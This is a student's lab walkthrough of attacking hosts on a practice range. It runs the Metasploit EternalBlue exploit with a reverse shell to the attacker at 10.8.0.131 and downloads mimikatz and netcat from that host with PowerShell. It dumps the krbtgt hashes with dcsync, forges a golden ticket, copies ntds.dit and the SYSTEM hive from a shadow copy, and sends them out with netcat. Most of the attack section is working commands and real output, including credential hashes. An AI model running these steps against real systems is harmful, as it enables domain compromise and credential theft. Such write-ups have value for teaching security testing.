

## Dagon-Fel Walkthrough

Target: 192.168.2.24

Kali: 10.8.0.131

Performed small, medium and large scans

- sudo nmap -Pn -T5 -p- 192.168.2.24 -oA smol
- sudo nmap -Pn -sV -A -p- 192.168.2.24 -oA med
- sudo nmap -Pn -sV -A -p- --script='safe' 192.168.2.24 -oA large

```
(kali@kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
$ sudo nmap -Pn -T5 -p- 192.168.2.24 -oA smol
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-23 01:38 EDT
Nmap scan report for 192.168.2.24
Host is up (0.022s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
Nmap done: 1 IP address (1 host up) scanned in 82.09 seconds
```

The initial scan reveals it may be vulnerable to eternal blue so we will scan for that

- nmap --script smb-vuln\* -p 445 192.168.2.24

```
(kali@kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
$ nmap --script smb-vuln* -p 445 192.168.2.24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-23 03:11 EDT
Nmap scan report for 192.168.2.24
Host is up (0.0056s latency).
PORT      STATE SERVICE
445/tcp    open  microsoft-ds

Host script results:
|_ smb-vuln-ms10-054: false
| smb-vuln-regsvcs-dos:
|   VULNERABLE:
|     Service regsvcs in Microsoft Windows systems vulnerable to denial of service
|     State: VULNERABLE
|     The service regsvcs in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a
```

No luck

There are not a lot of options for this machine, I will try to discover the domain the machine is on using

- nmblookup -A 192.168.2.24

```
(kali@kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
$ nmblookup -A 192.168.2.24
Looking up status of 192.168.2.24
DAGON-FEL <00> - B <ACTIVE>
DAGON-FEL <03> - B <ACTIVE>
DAGON-FEL <20> - B <ACTIVE>
MORROWIND-WEST <1e> - <GROUP> B <ACTIVE>
MORROWIND-WEST <00> - <GROUP> B <ACTIVE>

MAC Address = 00-00-00-00-00-00
```


It is on the MORROWIND-WEST domain, maybe there are other PC's on this domain that I can use to discover more ports? I have to perform a UDP scan first as it may reveal more useful information.

- `sudo nmap -sU -T5 -Pn 192.168.2.24`

This did not show anything, next we will see if tftp is available on port 69

The tftp service is available, I am going to try this.

- `sudo nmap -sU -p 69 192.168.2.24`

The image shows a terminal window on the left and a file manager window on the right. The terminal window has a title bar that reads "(kali@kali)-[~/Desktop/studies/scans/Dagon-Fel\_192.168.2.24]". The command prompt shows the execution of "sudo nmap -sU -Pn -p 69 192.168.2.24". The output indicates that Nmap 7.92 is starting at 2022-10-24 02:58 EDT, scanning 192.168.2.24, and that the host is up. A table shows the scan results: PORT 69/udp is open|filtered, and the service is tftp. The scan took 2.13 seconds. The file manager window on the right has a title bar "kali@kali: ~" and a menu bar with "File", "Actions", "Edit", "View", and "Help". It shows a terminal window with the command "echo 'Hayden Bruinsma 1615460'" and its output "Hayden Bruinsma 1615460".

```
(kali@kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
$ sudo nmap -sU -Pn -p 69 192.168.2.24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-24 02:58 EDT
Nmap scan report for 192.168.2.24
Host is up.

PORT      STATE      SERVICE
69/udp    open|filtered  tftp

Nmap done: 1 IP address (1 host up) scanned in 2.13 seconds
```

It is available!

Using tftp

- `tftp 192.168.2.24`

I attempted to put a file called dir.txt as I read somewhere that attempting to get dir.txt may perform a type of command similar to that of dir if the option is enabled but I had no luck.

Next I had to assume since there were no other services available for this machine that it something to do with ssh, I tried to get id\_rsa and it worked!

- `get id_rsa`

This means we are in the .ssh folder, if we can generate our own rsa key and upload it to this directory perhaps we can gain access via ssh?

- `ssh-keygen`
- `cp /home/kali/.ssh/id_rsa .`

```
(kali㉿kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa):
/home/kali/.ssh/id_rsa already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_rsa
Your public key has been saved in /home/kali/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:Fccf2X9UDgDFC1Ywc3vnhkoBnBUIo06vrs30Gs0IGqI kali@kali
The key's randomart image is:
+--[RSA 3072]--+
|      ... o+X@+ooo|
|      .   *=ooo+o|
|      .   ....o.o=|
|      .   ... ++|
|+   .   S   . . +|
|+o =   . . . |
|E o +   .   |
|   = .   |
|   o=B..|
+--[SHA256]--+

(kali㉿kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
$ cp /home/kali/.ssh/id_rsa .

(kali㉿kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
$ ls
dir.txt      fastUDP.nmap  id_rsa       med.nmap      medUDP.nmap  smol.nmap    test.txt
fastUDP.gnmap fastUDP.xml   large.nmap   medUDP.gnmap  medUDP.xml   smol.xml

(kali㉿kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
$ chmod +777 id_rsa
```

Change the privilege of the new rsa file so that it can be used

Now we must upload this to the victim machine

- tftp 192.168.2.24
- put id\_rsa
- sudo ssh -i id\_rsa 192.168.2.24

```
(kali㉿kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
$ tftp 192.168.2.24
tftp> put id_rsa
tftp> quit

(kali㉿kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
$ ssh -i id_rsa 192.168.2.24
^C

(kali㉿kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
$ sudo ssh -i id_rsa 192.168.2.24
```

```
(kali㉿kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
$ sudo ssh -i id_rsa 192.168.2.24
(root@192.168.2.24) Password:
(root@192.168.2.24) Password:
(root@192.168.2.24) Password:
root@192.168.2.24: Permission denied (publickey,keyboard-interactive).

(kali㉿kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
$ sudo ssh -i id_rsa centurion@192.168.2.24
(centurion@192.168.2.24) Password:
(centurion@192.168.2.24) Password:
(centurion@192.168.2.24) Password:
centurion@192.168.2.24: Permission denied (publickey,keyboard-interactive).

(kali㉿kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
$
```

It hasn't worked, perhaps I am missing something...first I will try to reset the machine on the range.

Currently I am unsure of a quicker way to discover other hosts within the same domain so will use nmblookup to discover hosts within the same domain

- nmblookup -A 192.168.2.12

```
(kali㉿kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
$ nmblookup -A 192.168.2.12
Looking up status of 192.168.2.12
ALDRUHN <00> - B <ACTIVE>
MORROWIND-WEST <00> - <GROUP> B <ACTIVE>
MORROWIND-WEST <1c> - <GROUP> B <ACTIVE>
ALDRUHN <20> - B <ACTIVE>
MORROWIND-WEST <1b> - B <ACTIVE>

MAC Address = 08-00-27-28-A8-A2
```

I did some more research on port forwarding and now think that it may not be required for this machine, I am going to some more enumeration first.

Using enum4linux

- sudo enum4linux 192.168.2.24 -a

```
(kali@kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
$ sudo enum4linux 192.168.2.24 -a
[sudo] password for kali:
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Oct 24 01:23:34 2022

===== ( Target Information ) =====
Target ..... 192.168.2.24
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.2.24 ) =====
[+] Got domain/workgroup name: MORROWIND-WEST

===== ( Nbtstat Information for 192.168.2.24 ) =====
Looking up status of 192.168.2.24
DAGON-FEL <00> - B <ACTIVE> Workstation Service
DAGON-FEL <03> - B <ACTIVE> Messenger Service
DAGON-FEL <20> - B <ACTIVE> File Server Service
MORROWIND-WEST <1e> - <GROUP> B <ACTIVE> Browser Service Elections
MORROWIND-WEST <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name

MAC Address = 00-00-00-00-00-00

===== ( Session Check on 192.168.2.24 ) =====
```

```
===== ( Share Enumeration on 192.168.2.24 ) =====

Sharename      Type      Comment
-----
profiles       Disk      Network Profiles Service
users          Disk      All users
groups         Disk      All groups
print$         Disk      Printer Drivers
IPC$           IPC       IPC Service (Samba 3.6.1-34.3.1-2691-SUSE-SL12.1-x86_64)

reconnecting with SMB1 for workgroup listing.

Server          Comment
-----
Workgroup       Master
MORROWIND-WEST  TEL-MORA

[+] Attempting to map shares on 192.168.2.24
//192.168.2.24/profiles Mapping: DENIED Listing: N/A Writing: N/A
//192.168.2.24/users Mapping: DENIED Listing: N/A Writing: N/A
//192.168.2.24/groups Mapping: DENIED Listing: N/A Writing: N/A
//192.168.2.24/print$ Mapping: DENIED Listing: N/A Writing: N/A
//192.168.2.24/IPC$ Mapping: OK Listing: DENIED Writing: N/A


===== ( Password Policy Information for 192.168.2.24 ) =====
```

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\centurion (Local User)

[+] Enumerating users using SID S-1-5-21-3715418016-1508945395-1763573074-501 DA
S-1-5-21-3715418016-1508945395-1763573074-513 DA
===== ( Getting printe
```

A user was enumerated named “centurion”, now we are able to brute-force or attempt default credentials to ssh into the machine.



```
(kali㉿kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
$ sudo ssh centurion@192.168.2.24
[sudo] password for kali:
The authenticity of host '192.168.2.24 (192.168.2.24)' can't be established.
ECDSA key fingerprint is SHA256:fNbz5uj8lwZ7EU6yYhHD0kNCWgMq+pyMUWX8LF45bcc.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.2.24' (ECDSA) to the list of known hosts.
(centurion@192.168.2.24) Password:
(centurion@192.168.2.24) Password:
(centurion@192.168.2.24) Password:
centurion@192.168.2.24: Permission denied (publickey,keyboard-interactive).

(kali㉿kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
$
```

```
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ echo 'Hayden Bruinsma 1615460'
Hayden Bruinsma 1615460
```

Looks like centurion/centurion did not work

I decided I would attempt to gain Dagon-Fel’s credentials via the golden ticket method since I was no longer able to access the TFTP port (see below).

## Dagon-Fel *Golden Ticket* attempt VIA Balmora

Performed small, medium and large scans

- sudo nmap -Pn -T5 -p- 192.168.2.10 -oA smol
- sudo nmap -Pn -sV -A -p- 192.168.2.10 -oA med
- sudo nmap -Pn -sV -A -p- --script='safe' 192.168.2.10 -oA large

```
(kali㉿kali)-[~/Desktop/studies/scans/Ghostgate-192.168.2.10_8_192.168.10.10]
$ sudo nmap -Pn -T5 -p- 192.168.2.10 -oA smol
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-24 04:18 EDT
Nmap scan report for 192.168.2.10
Host is up (0.016s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5722/tcp  open  msdfs
9389/tcp  open  adws
49153/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49166/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 167.65 seconds
```

It is a windows machine, we will try to gain access via eternalblue first

- nmap --script smb-vuln\* -p 445 <ip>

```
(kali㉿kali)-[~/Desktop/studies/scans/Ghostgate-192.168.2.10_8_192.168.10.10]
$ nmap --script smb-vuln* -p 445 192.168.2.10
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-24 04:23 EDT
Nmap scan report for 192.168.2.10
Host is up (0.0054s latency).
PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms17-010:
|  VULNERABLE:
|    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|    State: VULNERABLE
|    IDs: CVE:CVE-2017-0143
|    Risk factor: HIGH
|    A critical remote code execution vulnerability exists in Microsoft SMBv1
|    servers (ms17-010).
|
|    Disclosure date: 2017-03-14
|    References:
|      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

Nmap done: 1 IP address (1 host up) scanned in 5.29 seconds
zsh: segmentation fault  nmap --script smb-vuln* -p 445 192.168.2.10
```



We know it is most likely the domain controller from port 53 being open, if we can root access we can probably perform a golden ticket attack on all other windows machines in the network.

- If you only have user access, you can attempt the golden ticket method below, I performed this method so I could practice even though I already had root privilege.

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.2.10
rhosts => 192.168.2.10
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 10.8.0.131
lhost => 10.8.0.131
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.8.0.131:4444
[*] 192.168.2.10:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.2.10:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.2.10:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.2.10:445 - The target is vulnerable.
[*] 192.168.2.10:445 - Connecting to target for exploitation.
[+] 192.168.2.10:445 - Connection established for exploitation.
[+] 192.168.2.10:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.2.10:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.2.10:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 192.168.2.10:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 192.168.2.10:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac
[*] 192.168.2.10:445 - 0x00000030 6b 20 31 k 1
[+] 192.168.2.10:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.2.10:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.2.10:445 - Sending all but last fragment of exploit packet
[*] Sending stage (200774 bytes) to 192.168.2.12
[*] Meterpreter session 1 opened (10.8.0.131:4444 -> 192.168.2.12:62308) at 2022-10-24 04:26:55 -0400
[-] 192.168.2.10:445 - RubySMB::Error::CommunicationError: RubySMB::Error::CommunicationError

meterpreter > shell
Process 4236 created.
Channel 2 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

To perform a golden ticket attack:

- whoami /user
- Copy SID:
  - **S-1-5-(not this part, it is the RID)**
- Find the domain name: **systeminfo | findstr /B "Domain"**
  - **Morrowind-West.province.com**

```
C:\TEMP>systeminfo | findstr /B "Domain"
systeminfo | findstr /B "Domain"
Domain: Morrowind-West.province.com
C:\TEMP>
```

- Find the KRBTGT which is the key distribution account (using mimikatz) so we must get mimikatz onto the target machine

On Kali:

- cp -r /usr/share/windows-resources/mimikatz .
- Note: If this does not work, download the latest mimikatz from [here](#)



- python -m SimpleHTTPServer 80

On Windows:

- powershell -c "(New-Object System.Net.WebClient).DownloadFile('http://10.8.0.131/mimikatz.exe', 'c:\Temp\mimikatz2.exe')"

```
C:\TEMP>powershell -c "(New-Object System.Net.WebClient).DownloadFile('http://10.8.0.131/mimikatz.exe', 'c:\Temp\mimikatz.exe')"
```

```
C:\TEMP>powershell -c "(New-Object System.Net.WebClient).DownloadFile('http://10.8.0.131/mimikatz.exe', 'c:\Temp\mimikatz.exe')"
```

```
C:\TEMP>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.
```

```
C:\TEMP>dir
dir
Volume in drive C has no label.
Volume Serial Number is F0BD-6288

Directory of C:\TEMP

08/31/2021  01:38 AM  <DIR>          .
08/31/2021  01:38 AM  <DIR>          ..
07/26/2020  04:14 PM             99,710 iis-85.png
07/31/2020  01:26 AM             701 iisstart.htm
08/31/2021  01:33 AM             354 mimikatz
08/31/2021  01:38 AM      1,355,264 mimikatz.exe
07/31/2020  03:01 AM              0 xampp.exe
               5 File(s)      1,456,029 bytes
               2 Dir(s)  38,685,245,440 bytes free

C:\TEMP>
```

Run mimikatz

- mimikatz.exe

```
C:\TEMP>mimikatz.exe
mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz #
```

- lsadump::dcsync /domain:Morrowind-West.province.com /user:krbtgt

```

mimikatz # lsadump::dcsync /domain:Morrowind-West.province.com /user:krbtgt
[DC] 'Morrowind-West.province.com' will be the domain
[DC] 'Aldruhn.Morrowind-West.province.com' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN          : krbtgt

** SAM ACCOUNT **

SAM Username       : krbtgt
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration  :
Password last change : 7/26/2020 4:24:22 PM
Object Security ID  : S-1-5-21-3675867208-3488060362-3151166870-502
Object Relative ID  : 502

Credentials:
Hash NTLM: 0f193cde5e5e9765366534e4da178564
ntlm- 0: 0f193cde5e5e9765366534e4da178564
lm - 0: ac5977b3e435798d228bd577a558d902

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
Default Salt : MORROWIND-WEST.PROVINCE.COMkrbtgt
Default Iterations : 4096
Credentials
aes256_hmac      (4096) : 47c254150e342c3618dd8356e89a95f93266d05a8ffeaefd42bf281ba8a639a0
aes128_hmac      (4096) : 974ca084633f6dbabecba38315452e6d
des_cbc_md5      (4096) : d58a15a791bcc87c

* Primary:Kerberos *
Default Salt : MORROWIND-WEST.PROVINCE.COMkrbtgt
Credentials
des_cbc_md5      : d58a15a791bcc87c

* Packages *
Kerberos-Newer-Keys

* Primary:WDigest *
01 271dd3600e4632207c18c4918daf4a1f

```

```

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605

```

Password hash is:

- Hash NTLM: **0f193cde5e5e9765366534e4da178564**

The golden ticket recipe:

DOMAIN - **Morrowind-West.province.com**

DOMAIN SID - **S-1-5**

KRBTGT - **0f193cde5e5e9765366534e4da178564**

To create the golden ticket:

- `kerberos::golden /domain:Morrowind-West.province.com /sid:S-1-5 /rc4:0f193cde5e5e9765366534e4da178564 /id:500 /user:Hayden`

```
C:\TEMP>mimikatz.exe
mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::golden /domain:Morrowind-West.province.com /sid:S-1-5 /rc4:0f193cde5e9765366534e4da17856
4 /id:500 /user:Hayden
User       : Hayden
Domain     : Morrowind-West.province.com
ServiceKey: 0f193cde5e9765366534e4da178564 - rc4_hmac_nt
Lifetime   : 8/31/2021 2:02:35 AM ; 8/29/2031 2:02:35 AM ; 8/29/2031 2:02:35 AM
→ Ticket   : ticket.kirbi

* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !

mimikatz #
```

Pass the ticket:

- kerberos::ptt ticket.kirbi

The ticket is now loaded into memory

Now to do damage

- pushd \\Morrowind-West.province.com\c\$
- cd Windows
- cd NTDS

```
C:\TEMP>pushd \\Morrowind-West.province.com\c$
pushd \\Morrowind-West.province.com\c$

Z:\>cd Windows
cd Windows

Z:\Windows>cd NTDS
cd NTDS

Z:\Windows\NTDS>dir
dir
Volume in drive Z has no label.
Volume Serial Number is F0BD-6288

Directory of Z:\Windows\NTDS

08/30/2021 09:22 PM <DIR>      .
08/30/2021 09:22 PM <DIR>      ..
08/30/2021 09:28 PM           8,192 edb.chk
08/30/2021 09:22 PM       10,485,760 edb.log
07/26/2020 04:26 PM       10,485,760 edb00002.log
07/26/2020 04:23 PM       10,485,760 edbres00001.jrs
07/26/2020 04:23 PM       10,485,760 edbres00002.jrs
07/26/2020 04:23 PM       10,485,760 edbtmp.log
08/30/2021 09:22 PM       20,987,904 ntds.dit
08/30/2021 09:22 PM       2,113,536 temp.edb
               8 File(s)       75,538,432 bytes
               2 Dir(s)  38,683,996,160 bytes free

Z:\Windows\NTDS>
```

We can now access the ntds.dit file and [extract the passwords](#) as we are inside the domain directory

- Once we have this file we have **access to every account in the domain**


The ntds.dit file is always in use so impossible to copy in the normal way so we must use a “volume shadow copy”

- vssadmin create shadow /for=C:

```
Z:\Windows\NTDS>vssadmin create shadow /for=C:
vssadmin create shadow /for=C:
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

Successfully created shadow copy for 'C:\'
Shadow Copy ID: {7d3f13a1-557a-4f30-9de2-d043fc64fcd0}
Shadow Copy Volume Name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1

Z:\Windows\NTDS>
```



Copy from the shadow directory into tmp


- copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\ntds.dit c:\temp\ntds.dit

Also copy the system config file

- copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM c:\temp\SYSTEM

```
Z:\Windows\NTDS>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\ntds.dit c:\temp\ntds.dit
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\ntds.dit c:\temp\ntds.dit
1 file(s) copied.

Z:\Windows\NTDS>
```




```
Z:\TEMP>dir
dir
Volume in drive Z has no label.
Volume Serial Number is F0BD-6288

Directory of Z:\TEMP

08/31/2021  02:23 AM    <DIR>          .
08/31/2021  02:23 AM    <DIR>          ..
07/26/2020  04:14 PM           99,710 iis-85.png
07/31/2020  01:26 AM             701 iisstart.htm
08/31/2021  01:33 AM             354 mimikatz
08/31/2021  01:38 AM       1,355,264 mimikatz.exe
08/31/2021  01:54 AM       1,250,056 mimikatz2.exe
08/30/2021  09:22 PM      20,987,904 ntds.dit
08/31/2021  02:19 AM           7,847 passthehash.log
08/31/2021  02:02 AM           868 ticket.kirbi
07/31/2020  03:01 AM              0 xampp.exe
               9 File(s)      23,702,704 bytes
               2 Dir(s)  38,327,394,304 bytes free

Z:\TEMP>
```



We now have a copy of ntds.dit and the required System file to decrypt it.

We should now start extracting it on kali linux so we must move these files over, one way we can do this is by putting [netcat](#) on the windows machine.

- popd
  - This is so that it will allow us to use netcat correctly
- cd \Temp
- powershell -c "(New-Object System.Net.WebClient).DownloadFile('http://10.8.0.131/nc64.exe', 'c:\Temp\nc64.exe')"
- nc -lvp 4444 > SYSTEM
- nc64.exe 10.8.0.131 4444 < SYSTEM

- nc.exe 10.8.0.131 4444 < ntds.dit

Kali:

```

(kali@kali)~[~/Desktop/studies/scans/Ghostgate-192.168.2.10_5-192.168.10.10]
$ nc -lvp 4444 > SYSTEM
listening on [any] 4444 ...
connect to [10.8.0.131] from (UNKNOWN) [192.168.2.12] 62951
^C

(kali@kali)~[~/Desktop/studies/scans/Ghostgate-192.168.2.10_5-192.168.10.10]
$ ls
med.gnmap med.nmap med.xml mimikatz mimikatz.exe nc64.exe smol.gnmap smol.nmap smol.xml SYSTEM

(kali@kali)~[~/Desktop/studies/scans/Ghostgate-192.168.2.10_5-192.168.10.10]
$ nc -lvp 4444 > SYSTEM
listening on [any] 4444 ...
connect to [10.8.0.131] from (UNKNOWN) [192.168.2.12] 62955
^C

(kali@kali)~[~/Desktop/studies/scans/Ghostgate-192.168.2.10_5-192.168.10.10]
$ ls
med.gnmap med.nmap med.xml mimikatz mimikatz.exe nc64.exe ntds.dit smol.gnmap smol.nmap smol.xml SYSTEM

(kali@kali)~[~/Desktop/studies/scans/Ghostgate-192.168.2.10_5-192.168.10.10]
$

```

Windows:

```

C:\TEMP>nc64.exe 10.8.0.131 4444 < SYSTEM
nc64.exe 10.8.0.131 4444 < SYSTEM

C:\TEMP>nc64.exe 10.8.0.131 4444 < ntds.dit
nc64.exe 10.8.0.131 4444 < ntds.dit

C:\TEMP>

```

Now that the files are safely on our kali machine we can begin cracking

We will use a python file called “secretsdump.py” to extract the hashes which can be obtained using:

- cp /usr/share/doc/python3-impacket/examples/secretsdump.py .

```

(kali@kali)~[~/Desktop/studies/scans/Ghostgate-192.168.2.10_5-192.168.10.10]
$ locate secretsdump
/usr/bin/impacket-secretsdump
/usr/lib/python3/dist-packages/impacket/examples/secretsdump.py
/usr/lib/python3/dist-packages/impacket/examples/__pycache__/secretsdump.cpython-310.pyc
/usr/lib/python3/dist-packages/impacket/examples/__pycache__/secretsdump.cpython-39.pyc
/usr/share/doc/metasploit-framework/modules/auxiliary/scanner/smb/impacket/secretsdump.md
/usr/share/doc/python3-impacket/examples/secretsdump.py
/usr/share/metasploit-framework/modules/auxiliary/scanner/smb/impacket/secretsdump.py
/usr/share/responder/tools/MultiRelay/impacket-dev/impacket/secretsdump.py
/usr/share/responder/tools/MultiRelay/impacket-dev/__pycache__/secretsdump.cpython-310.pyc
/usr/share/responder/tools/MultiRelay/impacket-dev/impacket/examples/secretsdump.py
/usr/share/responder/tools/MultiRelay/impacket-dev/impacket/examples/__pycache__/secretsdump

(kali@kali)~[~/Desktop/studies/scans/Ghostgate-192.168.2.10_5-192.168.10.10]
$ cp /usr/share/doc/python3-impacket/examples/secretsdump.py .

(kali@kali)~[~/Desktop/studies/scans/Ghostgate-192.168.2.10_5-192.168.10.10]
$ ls
med.gnmap med.nmap med.xml mimikatz mimikatz.exe nc64.exe ntds.dit secretsdump.py smol.gnmap smol.nmap smol.xml SYSTEM

